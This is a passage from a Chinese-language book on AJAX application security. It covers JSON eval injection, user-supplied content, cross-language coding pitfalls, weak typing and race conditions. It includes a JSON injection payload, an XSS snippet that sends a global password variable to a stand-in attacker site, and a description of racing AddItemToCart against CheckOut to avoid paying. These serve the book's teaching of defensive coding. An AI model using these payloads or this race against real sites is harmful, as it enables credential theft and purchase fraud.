这些攻击并不是纸上谈兵。Internet Explorer 和 Mozilla 中的 XML 语法分析器，都曾由于恶意构造的 XML 而受到过拒绝服务攻击。著名的 Web 安全研究员 Alex Stamos 也曾发表过多种技术，能够渗透不同类型的 XML 语法分析器[14]。Marc Schoenefeld 在入侵 Java 对象序列化代码的问题上也曾发表过多篇关于如何利用正则表达式和 HashTable 对象进行计算和内存拒绝服务攻击的研究报告[15]。我们强烈建议读者不要自己创建序列化格式，对于已有的格式，我们也强烈建议不要自己来编写程序。任何自己创建的代码都不会像已有代码一样经历过千锤百炼的考验。我们可以利用现有的分析程序和编码程序，使用 XML 或者 JSON 的数据格式，对数据进行序列化和反序列化。

当使用 JSON 作为数据格式时，我们必须格外小心。JSON 借助于 JavaScript 的 eval 方法，通常用来对原生的数据对象进行反序列化。由于 ActionScript 与 JavaScript 在语法上非常接近，所以 Flash 也使用 eval 方法来反序列化 JSON 对象。但是，不管是 ActionScript 还是 JavaScript，一个完全成熟的语言解释器都可以运行二者的 eval 方法，尤其是针对代码执行漏洞的伪造数据。假设某个 JSON 对象表示了一个包含用户名、出生年月、20 世纪 80 年代最喜爱电视剧等内容的数组，如下所示：

```
['Billy', 1980, 'Knight Rider']
```

那么反序列化该 JSON 对象的 JavaScript 和 ActionScript 代码如下：

```
var json = getJSONFromSomewhere();
//json = "['Billy', 1980, 'Knight Rider']"
var myArray = eval(json);
//myArray[0] == 'Billy'
//myArray[1] == 1980
//myArray[2] == 'Knight Rider'
```

现在我们看一下，如果恶意用户将最喜欢的电视节目设为如下的值，将会发

[14] Alex Stamos 和 Scott Stender 在 2005 年美国 Black Hat 大会上发表的《攻击 Web 服务：下一代企业应用程序的漏洞（Attack Web Services: The Next Generation of Vulnerable Enterprise Apps）》。

[15] Macr Shoenefeld 在 2006 年 HackInTheBox 大会上发表的《Java/J2EE 渗透测试（Pentesting Java/J2EE）》。

生什么情况。

```
'];alert('XSS');//

var json = getJSONFromSomewhere();
//json = "['Billy', 1980, ''];alert('XSS');//']"

var myArray = eval(json);
//显示一个标有"XSS"的提示对话框

//myArray == undefined
```

这个精心构造的电视节目名闭合了数组中的第三个元素，结束了整个数组并且插入了一条可以执行的新命令。在这个例子中，攻击者只是简单地弹出了一个提示对话框，但是他们完全可以执行任意的代码。如果不能保证 JSON 的格式正确，那么使用 eval 来反序列化 JSON 对象是非常危险的。在第 15 章“AJAX 框架分析”中，我们会介绍当前使用 JSON 的众多 AJAX 框架都存在这样的漏洞。

Douglas Crockford 曾经写过一个非常棒的 JSON 解析库，用来在调用 eval 方法之前检查 JSON 格式是否正确。我们强烈建议，在所有使用 JSON 的 AJAX Web 应用程序中都使用它。下面这段代码是 Douglas 的一个简单实现，能够安全地将 JSON 反序列化为原生对象。

```
function parseJSON(json) {

var r =
/^("(\\.|[^"\\\n\r])*?"|[,:{}\[\]0-9.\-+Eaeflnru
\n\r\t])+?$/;
var ret = null;
if(r.test(json)) {
//JSON 格式正确，可以执行 eval 方法
try {
ret = eval('(' + json + ')');
} catch (e) {
//解析某些错误，这里并没有实现
ret = null;
}
}
return ret;
```

```
}
```

Douglas 的 JSON 库可以从 http://www.json.org/上下载。

4.8　关于由用户提供的内容

未经检查，请不要接受他人的行李或物品。永远不要让陌生人帮忙托运行李，也永远不要帮助其他人携带物品。——日本机场安全告示

在我们关于如何确定 AJAX 应用程序的攻击层面，以及如何验证用户输入的探讨中，开发人员真的会相信来自用户的输入吗？毕竟，Web 2.0 的一个主要特点就是充分利用由用户提供的内容。像 Flickr、del.icio.us、MySpace、Facebook、Wikipedia 及其他网站都提供了各种机制，存储、搜索及获取由用户创建的信息。不管这些数据是在日本旅行中的照片、一份喜爱的网站列表、博客日志，还是一份众议院的成员名单，它们都由用户创建、输入、打上标签，并最终保存为文件。

但是这些用户都是谁呢？谁是 Decius615？谁是 sk8rGrr1?谁又是 foxyengineer 呢?也许 Decius615 只是在网站上通过 tom@memestreams.net 这个邮箱注册的用户名，那么它有何实际含义呢？假设在我们的注册过程中用户首先要提供一个用户名和一个邮箱地址，然后系统会向该邮箱发送一封账户的确认信。当用户单击确认信中的确认链接后，会跳转到一个确认页面，并最终由系统来创建该账号。但是，为了避免用户或者自动程序的重复注册，用户首先需要观察一张经过处理的图片，输入其中所显示的验证码（这个过程被称为全自动区分计算机和人类的图灵测试，CAPTCHA——Completely Automatic Public Turing test to tell Computers and Humans Apart）。当用户账号创建后，便可以作为网络社区中的一分子，发表一些自己的不雅照片，或者什么没人理解云云的日志。

我们能相信这个用户吗？不。在这个例子中，我们无法相信他的原因就在于他是一个人，他会申请、收发电子邮件，他知道如何单击电子邮件中的超链接，他也能够从一个带有马赛克背景的图片中读出那些歪歪扭扭的单词。没有什么用户是我们可以相信的，因此不管什么时候，都必须对所有用户的输入进行验证，确保绝对无一例外。

4.9 本章小结

作为一名开发人员，关键是要能确定 AJAX 应用程序中的所有攻击层面。哪怕是再小的输入，如果没有保护到，都可能造成整个应用程序被攻破。尤其对于 AJAX 应用程序来说，其暴露给用户的输入要远比传统应用程序多得多。它们就像是劫匪眼中的购物超市——可以从很多门潜入或进行破坏。

AJAX 应用程序同时拥有传统应用程序与 Web 服务的所有攻击层面，但是却没能继承二者的防御能力。在 AJAX 应用程序中，所有的表单输入都暴露在传统 Web 应用程序的图形用户界面上，同时也将调用的方法参数都暴露给了 Web 服务的服务定义和编程接口，甚至还可以共享请求参数、报头及 cookie 等常见的输入类型。

但是，我们并没有理由因此而绝望：在传统 Web 应用程序和 Web 服务中用到的防御方法同样可以用于 AJAX 应用程序。我们只需对所有的输入都进行适当的白名单验证，便可以阻止大多数像 XSS 或者 SQL 注入这样的攻击。白名单的验证方法还可以用于检测富客户端的用户输入，例如 XML 及上传的二进制文件等。

第5章
AJAX代码的复杂性

错误观点：

AJAX功能可以随意地加入到应用程序中，不需要考虑任何安全问题。

从用户的角度来看，AJAX应用程序看起来可能十分简单，但是实际上它们都是非常复杂的庞然大物。它们依赖于多种客户端技术，例如HTML、XML及JavaScript，所有这些技术都和谐地融合在一起。除此之外，这些客户端技术还要与Microsoft .NET、Java EE、PHP或者Perl等服务端技术一同工作。大多数人都希望他们的AJAX应用程序能够具有像其他Web应用程序一样的可用性，也希望不管用户使用Microsoft Windows、MacOS或者Linux操作系统，也不管使用Internet Explorer、Safari、Firefox还是其他一些浏览器，都可以毫无障碍地进行浏览。而所有这些需求都只会造成代码变得越来越复杂，同时也带来越来越多的安全漏洞。

5.1 多种语言和架构

除了少量应用程序在服务端也使用JavaScript以外，大多数AJAX应用程序都由至少两种不同的语言来实现。为了实现客户端的处理逻辑，与VBScript和其他语言相比，JavaScript无疑是当今最好的选择（不知道用VBScript实现的AJAX会不会被称为Avax）。而在服务端，即使没有上百种，也得有几十种可以选择的语言。Java、C#及PHP是当今最广泛使用的3种语言，但是Perl、Python及Ruby（尤其是Ruby on Rails）也正迅速开始流行。除了客户端和服务端用来实现逻辑的语言之外，Web应用程序还会包含其他一些技术和语言，例如表现层语言、数据语言、转换语言及查询语言。一个传统的应用程序可能会使用HTML和CSS作为表现层语言；通过JavaScript来捕获用户的事件并发送HTTP请求；使用XML、SOAP、XSLT分别对数据进行结构化、传输和操作；在服务端使用PHP来处理请

求；使用 SQL 或者 LDAP 对数据库进行查询。这期间总共包含了 8 种不同的技术，每种技术都有其自身的特点、复杂性、标准、协议及安全配置，而我们不得不把所有这些都整合起来。

读者可能会问，为什么说整合这么多不同的技术不好呢？相信任何一个中学的实践活动课老师都会告诉你，最重要的是用正确的工具来做正确的工作。对于客户端代码来说，JavaScript 也许是正确的工具，而服务端代码则是 PHP。但是，将这些工具整合到一起工作却是另外一码事。各种语言习惯之间的细微差别，可能会带来代码中的缺陷，进而导致安全漏洞。由于开发人员要同时使用这么多种语言，所以很容易忘记语言之间的不同特性。在大多数情况下，想要找到精通以上两三种语言的开发人员都很难，更不用说精通所有的语言了。很多时候，开发人员都会犯一些错误，虽然从语法结构看上去是正确的，但是最终会导致安全漏洞。

5.1.1 数组索引

其中一个特殊的例子便是数组索引。许多语言，像 JavaScript、C#及 Java 都是用基于 0 的数组索引。在这些语言中，数组的第一个元素通过下标 0 来访问。

```
return productArray[0]; //返回第一个元素
```

而像 ColdFusion 和 Visual Basic 等其他语言，则使用基于 1 的数组索引[1]。在这些语言中，通过下标 1 来访问数组中的第一个元素。

```
'Select the first element
SelectProduct = productArray(1)
```

除非我们考虑到了这种差异，否则就会有预料之外的问题产生。

Ned's Netwroking Catalog 是一个服务端由 ColdFusion 编写、客户端由 JavaScript 编写的 Web 应用程序。图 5-1 显示了库存中的 3 种不同设备。这些数据都存储在客户端的一个 JavaScript 数组中，其中集线器（Hub）的索引是 1，网桥（Bridge）是 2，而路由器（Router）为 3。如果客户端使用 JavaScript 通过 AJAX 将选中的产品索引发给服务端，那么服务端就会因为索引的处理方式不同而下错订单。例如一个信誉很好的顾客订购了一个路由器，但是却收到了一个网桥。同时，如果后台的记账系统也使用基于 1 的索引，而库存系统却使用基于 0 的索引，

[1] 奇怪的是，VBScript 虽然语法和结构都与 Visual Basic 相同，但是却使用基于 0 的索引。

那么客户就有可能订购或收到了一个集线器，但是却付了一个网桥的钱。




图 5-1　Ned 的网络分类程序

由数组索引不匹配所造成的另一个影响就是在选择数组两端的元素时（不管是第一个还是最后一个元素，这取决于不匹配的方向），可能会引起索引越界的错误。在图 5-2 中，如果用户试着预订客户端数组中索引为 0 的集线器，服务端可能会由于没有对应的 0 元素而发生错误。




图 5-2　在客户端和服务端之间，数组的索引不匹配

5.1.2　字符串操作

客户端和服务端之间的另一个不同之处在于对字符串的操作。以 replace 方法为例，在 C#中，String.Replace 方法会替换掉源字符串中所有出现的目标字符串，

但是在 JavaScript 中，replace 方法只替换掉出现的第一个目标字符串。所以，在 C#中调用 replace 的结果如下所示：

```
string text = "The woman with red hair drove a red car.";
text = text.Replace("red", "black");
//新生成的字符串为 "The woman with black hair drove a black car."
```

同样的代码在 JavaScript 中执行的结果如下：

```
var text = "The woman with red hair drove a red car.";
text = text.replace("red", "black");
//新生成的字符串为"The woman with black hair drove a red car."
```

如果打算去掉一个字符串中所有的密码明文，使用该方法可能依然会留下部分敏感数据。例如：

```
credentials = "username=Bob,password=Elvis,dbpassword=Elvis";
credentials = credentials.replace("Elvis","xxx");
//新生成的证书为："username=Bob,password=xxx,dbpassword=Elvis"
```

在 C#和 JavaScript 之间，对于子字符串选取的实现也不一样。在 C#中，String.Substring 接受两个参数：子字符串的开始索引及长度。

```
credentials = "pass=Elvis,user=Bob";
string password = credentials.Substring(5,5);
//password == "Elvis"
```

但是，在 JavaScript 中，该方法的第二个参数却不是子字符串的长度，而是其结束的索引。

```
credentials = "pass=Elvis,user=Bob";
string password = credentials.substring(5,10);
//password == "Elvis"
```

如果程序员不了解这两者的区别，可能会犯这样的错误：

```
credentials = "pass=Elvis,user=Bob";
string password = credentials.substring(5,5);
//password == ""
```

5.1.3　代码注释

服务端和客户端代码之间另一个非常重要但是经常被忽略的区别是，用户通常无法看见服务端代码中的注释，但是却可以看见客户端代码中的注释。开发人员在编写代码时，会加入尽可能详细的注释，以便其他的开发人员能够更好地理解。由于原来的模块开发人员可能会调到其他的项目或者换了别的工作，所以对于代码维护来说，文档至关重要。但是，文档也正如一把双刃剑。同样的代码可能会帮助其他开发人员维护代码，也可能会给黑客们进行反向工程的机会。更糟糕的是，开发人员有时会将测试用户的密码或者数据库连接字符串，遗留在代码注释中。例如，我们经常会见到如下的 HTML 代码：

```
<input id="UserName" type="text" />
<input id="Password" type="password" />
<input id="Submit" type="submit" value="submit" />
<!-- username=test, password=foo -->
```

将登录信息写在服务端的代码注释中是非常不好的行为。其结果是，任何能阅读到源代码的人都可以窃取这些信息，并以此获得网站的访问权。但是，将登录信息写在客户端的代码注释中就是一种不可原谅的行为了。这就相当于你将房子的钥匙藏在门垫下，然后在门上挂上一个向下的箭头！只需要查看页面的源代码，任何人都可以发现可以登录的用户名和密码。即便在服务端代吗中，也永远不要将用户的认证信息写到代码注释里。这种行为非常危险，可能会让没有经过认证的用户获得访问网站、应用程序或者数据库的权限。

5.1.4　事不关己，高高挂起

如果整个网站都是由一个同时精通 ColdFusion 和 JavaScript 的程序员所编写，那么他可能会记得以上这些不同之处，并加以解决。例如，他可能会意识到这两种语言的差异，并对代码进行相应的调整。但是，在现实中，很少会有如此全面的开发人员。大多数应用程序都是由一个架构师和多个程序员组成的团队开发的，而且其中的每个程序员几乎都不可能对应用程序中应用的所有语言了如指掌。相反，每个程序员都有自己擅长的技术，通常也会被分派去做相应的工作。因此，JavaScript 程序员会去编写客户端的逻辑，ColdFusion 程序员编写服务端的业务逻辑，而 SQL 程序员则编写数据库的存储过程等。由于不同领域的不同人员在一起

工作，所以彼此之间产生误解，以及由此产生缺陷的几率是非常大的。

如何解决这种误解已经超出了本书所涉及的范围。为了让团队人员之间更有效地交流，已经建立了一整套系统和流程。但是，我们可以从安全的角度给出一些建议。当许多人合作完成一个项目时，每个人可能都会认为安全是其他人的职责，跟自己没有关系。客户端的程序员可能认为安全问题会由后台的团队来处理，实现后台的团队则认为，数据库管理员会通过权限和存储过程来控制安全，而数据库管理员则认为在客户端代码中就应该已经过滤掉了所有恶意的输入数据，因此他没有必要再重复这样的工作。以下这些话语都是“事不关己、高高挂起”态度的表现：

- “不要为如何验证输入苦恼，我们使用的是存储过程。”
- “主动防御系统会捕获所有类型的攻击。”
- “我们是安全的，我们有一个防火墙。”

“深度防御”（Defense-In-Depth）这个词原本来自于实际中的军事防御策略，但是最近几年它逐渐被用于信息技术领域，形容网络入侵防御。简单来说，深度防御指用多层次的防御来代替单点防御。团队中的每个人都必须对应用程序的安全担负相应的责任。客户端程序员、后台开发团队及数据库管理员都应该在他们自己的模块中实现相应的安全措施，并且团队的成员之间必须充分地互相交流。不同部门中的安全负责人之间必须通力合作，将安全问题落实到应用程序的每个层面。否则，即使每个人保证了各自模块的安全性，彼此之间也无法形成一个整体，模块与模块之间仍存在着安全漏洞。

很可能许多的防御措施都是多余的。数据库管理员也许已经对用户权限进行了非常恰当的过滤，这样后台开发团队所实现的访问检查就显得完全没必要了。不过，这种多余是完全必要的，因为应用程序在整个生命周期内需要不断的维护，所以修改一处可能会破坏原有的保护层。一个存储过程可能因为性能原因而被重写，并不经意地造成了一处 SQL 注入漏洞；又或者对配置文件的修改可能使得 guest 用户具有了访问系统的权限。有些时候，这层保护并不是由于修改应用程序代码，而是对服务器环境的修改才被破坏的，例如对操作系统的更新。在应用程序的不同层次和模块之间设置重复的防御措施，这样即使有一点被攻破，仍能保证整体的安全性。

安全建议

- 不要

不要认为安全是别人的问题，也不要认为会有其他的团队来处理所有的安全

问题。

- 要

要对自己代码的安全性负责；要保证应用程序所有层面的安全；要认为其他所有模块的防御措施都是不够安全的，只有你——你一个人来保证应用程序的安全性。

5.2　JavaScript 的怪异之处

不管你喜欢还是讨厌它，事实上，JavaScript 已经成为 Web 客户端的编程标准。每个主流的 Web 浏览器都会支持 JavaScript，因此 JavaScript 的用户群也相当大。而且，有很多程序员都熟悉 JavaScript 并已使用了多年。如果没有来自厂商或者客户的问题，JavaScript 几乎是完美的解决方案。当然，还是有很多原因妨碍了 JavaScript 的影响，其中就包括安全问题。

5.2.1　解释，而不是编译

JavaScript 的第一个、也是最明显的问题是，它是一种解释型而不是编译型的语言。可能这看起来并不重要，但是在解释型语言中，每一次错误都是运行时错误。通常，找到并修改一处编译时错误，要比修改运行时错误容易得多。例如，如果 Java 程序员忘记在句尾加上分号，那么编译器会立即向他描述错误信息，并告诉他错误发生的准确位置。而普通的程序员都可以在几秒钟内修正简单的语法错误。但是，解释型的代码就完全不同了。解释型语言的代码只有在即将运行前才会进行检查，换句话说，就是应用程序能够发现问题，并告诉程序员的第一时间，便是应用程序运行的时候。如果错误发生在一个很少用到的方法中，或者只有在某些特殊情况下才会发生错误，例如在闰年的 2 月 29 日，那么它们就会轻易地绕过单元测试和 QA 人员的测试，最终被用户所发现。

运行时错误并不只是很难重现，而是在重现时，更难确定源代码中错误发生的位置。在两种主流的浏览器 Internet Explorer 和 Firefox 中，想要告诉程序员运行时错误是何时发生的都很困难。Internet Explorer 只能在状态栏中显示一个很小、很容易被忽视的图标，来表示发生了一个脚本错误。而 Firefox 的默认行为更是根本都不提示给用户。通常，要想成功跟踪这些运行时错误，都需要使用一个调试器，虽然 JavaScript 有很多不错的调试器（例如 Firebug），但是我们需要谨记，仅对客户端进行调试也不能解决所有问题。例如，如果一半程序在一个进程（客户

端浏览器）中执行，而另一半程序在另一个进程（Web 应用程序服务器）中执行，那么想要追踪逻辑 Bug 将会极其困难。

5.2.2 弱类型

JavaScript 另一个经常引起错误的原因在于，它是一种弱类型的语言。弱类型（通常相对强类型而言）语言不需要程序员在使用一个变量前声明其数据类型。在 JavaScript 中，任何时候、任何变量都可以拥有任意的数据类型。例如，以下这些代码是完全可以的：

```
var foo = "bar";
foo = 42;
foo = { bar : "bat" };
```

程序员使用一个变量 foo 来表示一个字符串、一个整数及一个复杂的对象。这同样使得编程和调试过程变得更加复杂，因为无法准确确定某个时刻该变量的数据类型。除此之外，JavaScript 不仅允许变量声明后再修改其数据类型，而且不需要明确声明便可以使用变量。这虽然方便了程序员编写代码，但是也同样容易产生安全缺陷。请读者试着找出下面这段 JavaScript 代码中的问题：

```
function calculatePayments(loanAmount, interestRate, termYears)
{
var monthlyPayment;
if (interestRate > 1) {
//如果指定了汇率，则转换为小数
interetsRate = interestRate / 100;
}

var monthlyInterestRate = interestRate / 12;
var termMonths = termYears * 12;
monthlyPayment = loanAmount * monthlyInterestRate /
(1 - (Math.pow((1 + monthlyInterestRate),(-1 * termMonths))));
return monthlyPayment;
}
```

问题出在第 6 行，当我们将利息率从一个数字转换为一个小数时：

```
interetsRate = interestRate / 100;
```

程序员无意间将 interestRate 错误输入为 interetsRate。当 JavaScript 解析这段代码时，并不会产生一个错误，相反，它会创建一个新的全局变量 interetsRate，并将计算后的值赋给它。当程序在第 10 行计算月利息率的时候，使用的利息率会是预期值的 100 倍。如果按照这个公式，一笔需要还 30 年 30 万美元的房贷，按照每月 6%的利率算，需要每月付 15 万美元，即使是住在湾区[2]也过于昂贵了。

除了收了额外的费用之外，弱类型还会造成其他的安全漏洞，例如 XSS。在 JavaScript 中，变量可以声明在**全局作用域**中，即整个 JavaScript 应用程序都可以访问该变量；也可以声明在**局部作用域**（也被称为**方法作用域**）中，表示该变量只能在声明的方法中访问。攻击者可以通过 XSS 攻击轻易地查看或者修改全局 JavaScript 变量。以下这段 JavaScript 代码，只要注入到存在漏洞的页面，就会将全局变量 **password** 的值发送给攻击者：

```
<script>
document.location='http://attackers_site/collect.html?'+pass
word
</script>
```

当前来说，还无法通过 XSS 查看一个方法中的局部变量。因此，获得一个方法中的局部变量要比获取全局变量困难得多。

在 JavaScript 的一个方法中 ，只有使用关键字 var 声明的变量才被认为是局部变量。所有隐式声明的变量都会被认为是全局变量。因此，在之前的例子中，当我们无意间声明了一个新的变量 interetsRate 时，我们实际上是在全局作用域、而不是局部作用域中声明的。如果应用程序存在 XSS 漏洞，那么很容易就能获得该值。其他类似的情况还包括程序员忘记了使用的变量是 password、passwd、pass 还是 pwd，从而无意间声明了一个新的全局变量来保存密码。

安全须知

为了减少暴露给其他脚本的变量，开发人员应该尽量使用最小的作用域。如果一个变量只用于局部，那么开发人员在使用前一定要使用关键字 var 来声明。此外，开发人员还应该减少使用的全局变量，这样还能预防我们将在第 7 章“劫

[2] 湾区（Bay Area），这里指旧金山湾区，它是美国加利福尼亚州北部的一个大都会，位于沙加缅度河下游出海口的旧金山湾四周，是美国人均所得最高的地区。

持 AJAX 应用程序”中讨论的所谓的变量和方法覆盖。

5.3 异步性

通常，一项技术最有用的特性也同样是其最大的安全漏洞，AJAX 也是如此。AJAX 的异步性给许多未知的安全缺陷打开了大门。一个通过异步方式处理数据的应用程序会同时执行多个线程：至少有一个线程在后台运行，而其他的线程继续处理用户的输入，并等待后台线程处理结束。要正确协调好这些线程非常困难，而且程序中的错误也会产生漏洞。虽然在传统的 Web 应用程序中也存在着异步问题，并且也会受到攻击，但是在 AJAX 应用程序中这样的问题却要多得多，因为用户可以不断开始新的操作，而之前的操作仍在处理过程中。

在多线程或者异步应用程序中，一个最常见的问题就是竞争条件（Race Condition）。当应用程序某种程度上需要按照一定顺序执行，但实际却没有遵守这种顺序时，就会产生竞争条件错误。该问题的一个最好的例子就是银行系统中的存/取款功能。

5.3.1 竞争条件

Ashley 是 Simon's Sprocket 的市场部主管，她在第一银行有一个支票账户，她所有的工资都会自动存入这个账户中。当新存入一笔工资时，银行程序都会按照图 5-3 中的步骤来修改 Ashley 账户中的金额。




图 5-3 第一银行支票账户存款逻辑流程图

上图中的逻辑用伪代码表示如下：

```
x = GetCurrentAccountBalance(payee);
y = GetCurrentAccountBalance(payer);
z = GetCheckAmount();
if (y >= z)
SetCurrentAccountBalance(payer, y - z);
SetCurrentAccountBalance(payee, x + z);
else
CancelTransaction;
```

代码看起来没有问题，而且 Ashley 的账户也从来没有发生过任何问题。在每天下班之后，晚上 Ashley 都会在一个由“80 后”组成的乐队中担任歌手。在一个星期六的早上，她将周五晚上在酒吧唱歌的收入——250 美元，通过自动存款机存入自己的账户，而此时，她的工资 2000 美元也正在被自动存入银行系统中。自动保存工资的代码执行如下：

```
x = GetCurrentAccountBalance(Ashley); //5000 美元
y = GetCurrentAcccountBalance(SimonsSprockets); //1000000 美元
z = GetCheckAmount(); //2000 美元
is ($1000000 >= $2000)? Yes
SetCurrentAccountBalance(SimonsSprockets, $1000000 - $2000);
SetCurrentAccountBalance(Ashley, $5000 + $2000);
```

同时，自动存款机的存款代码执行如下：

```
x = GetCurrentAccountBalance(Ashley); //5000 美元
y = GetCurrentAcccountBalance(CharliesBar); //200000 美元
z = GetCheckAmount(); //250 美元
is ($200000 >= $250)? Yes
SetCurrentAccountBalance(CharliesBar, $200000 - $250);
SetCurrentAccountBalance(Ashley, $5000 + $250);
```

天啊！现在 Ashley 只有 5250 美元，而不是本应的 7250 美元。她的 2000 美元工资彻底丢失了。这便是因为在银行的代码中存在一个竞争条件。两个独立的线程（自动存款线程及自动存款机的存款线程）同时在“竞争”更新 Ashley 的账户。自动存款机的存款线程赢得了竞争。银行应用程序在某种程序上需要一个线程结束后另一个线程才能开始，但是并没有明确地指定这个条件。

1. 竞争条件的安全含义

除了刚才在处理 Ashley 工资时引发的问题，竞争条件还会引起严重的安全问题。如果在用户身份认证的过程中发生了竞争条件，那么可能会让未经认证的用户访问到系统，或者一个普通用户却能够进行管理员的操作。文件的访问操作同样也会受到竞争条件的影响，尤其是涉及到临时文件的操作时。通常，当程序需要创建一个临时文件时，首先会检查该文件是否已经存在，如果不存在则创建，然后开始写入数据。在程序检查是否需要创建和实际创建文件的这段时间间隔中，攻击者可能会以其自身的权限创建属于自己的文件来代替由系统创建的临时文件。如果被攻击者创建成功，那么程序就会使用他所创建的文件，这样攻击者便可以读写其中的内容。

在应用程序计算价钱的过程中，竞争条件还会带来另外一个常见的安全漏洞。假设有一个电子商务程序，它有两个服务端方法：AddItemToCart 和 CheckOut。其中 AddItemToCart 方法首先将选中的物品添加到用户的订单中，然后更新订单的总金额。而 CheckOut 方法则从用户账户中减去相应的订单金额，然后将订单提交给其他程序处理并发货，如图 5-4 所示。




图 5-4　正常调用 AddItemToCart 和 CheckOut 方法

安全须知

程序员应该避免将这 4 个内部方法暴露为共有方法，并禁止客户端调用。如果不这样做，那么攻击者就可以轻易地跳过扣除货款的方法，从而免费地订货。我们将在第 6 章“AJAX 应用程序的透明度”中详细讨论这种攻击。

即使程序员考虑到了对服务端 API 的保护，但是仍不能摆脱受到攻击的可能。原因还且听我们娓娓道来。

客户端代码会同步地执行 AddItemToCart 方法，这表明用户只有在 AddItemToCart 方法调用结束后，才能调用 CheckOut 方法。但是，这种同步行为在客户端实现后，攻击者可以同时执行两个代码。以 AJAX 中的 XMLHttpRequest 为例，我们只需将 open 方法中的 async 参数从 false 改为 true。

如果攻击者在调用 AddItemToCart 和 CheckOut 时花费了大量的时间，那么他可能会修改原先方法的执行顺序，如图 5-5 所示。




图 5-5　攻击者可以几乎同步调用 AddItemToCart 和 CheckOut 方法，并利用二者之间的竞争条件来进行入侵

正是如图 5-5 所示，虽然攻击者必须调用 AddItemToCart 方法，将选中的物品添加到订单中，但是在应用程序更新总费用之前，攻击者调用了 CheckOut 方法。这样程序就会支付之前订单中的金额——或许此时还没有一分钱，从而逃避了交纳货款的步骤。

2. 如何解决竞争条件的问题

解决竞争条件的通常办法是确保关键代码只能操作当前的资源。在我们上面的例子中，需要保证在 AddItemToCart 方法执行时，不能同时执行 CheckOut 方法（反之亦然，这样攻击者就不能在扣除费用之后，再向订单中添加物品）。为了说明实现的过程，我们修改一下银行的存款程序，这样 Ashley 就不用将整个周末都花在找回丢失的工资上。

```
取得锁;
x = GetCurrentAccountBalance(payee);
y = GetCurrentAccountBalance(payer);
z = GetCheckAmount();
if (y >= z)
SetCurrentAccountBalance(payer, y - z);
SetCurrentAccountBalance(payee, x + z);
else
CancelTransaction;
释放锁;
```

在这段伪代码中，同一时间只有一个进程能获得锁。即使同时有两个进程要争夺锁，最终也只有一个能够获得，而另外一个进程就不得不等待了。

在使用锁的过程中，即使发生错误，也必须记住要将锁释放掉。如果某个线程获取了一个锁，但是在释放锁之间失败了，这样其他的线程就都无法再获得锁

了。仅仅等待也不能解决问题，反而会导致操作被挂起。此外，在使用多线程锁时必须要小心，因为它可能会导致死锁的发生。

5.3.2 死锁及哲学家用餐问题

当两个线程或者进程分别锁住一个资源，但是互相等待对方释放资源时，就会发生**死锁**（Deadlock）。例如，线程 1 锁住了资源 1，并且等待资源 2。而线程 2 锁住了资源 2，并等待资源 1 的释放。这个情形可以由如图 5-6 所示的哲学家用餐问题来表示。




图 5-6 哲学家用餐问题，5 个哲学家必须共享 5 根筷子

5 个哲学家坐在一起吃晚餐，在桌子的中间有一盘意大利面。5 个人都没有叉子和刀子，只有 5 根筷子。因为需要两根筷子才能吃面，所以每个哲学家都有如下的想法。

1. 稍微考虑一下。
2. 拿起左边的筷子。
3. 拿起右边的筷子。
4. 吃一会儿面。
5. 放下左边的筷子。
6. 放下右边的筷子。

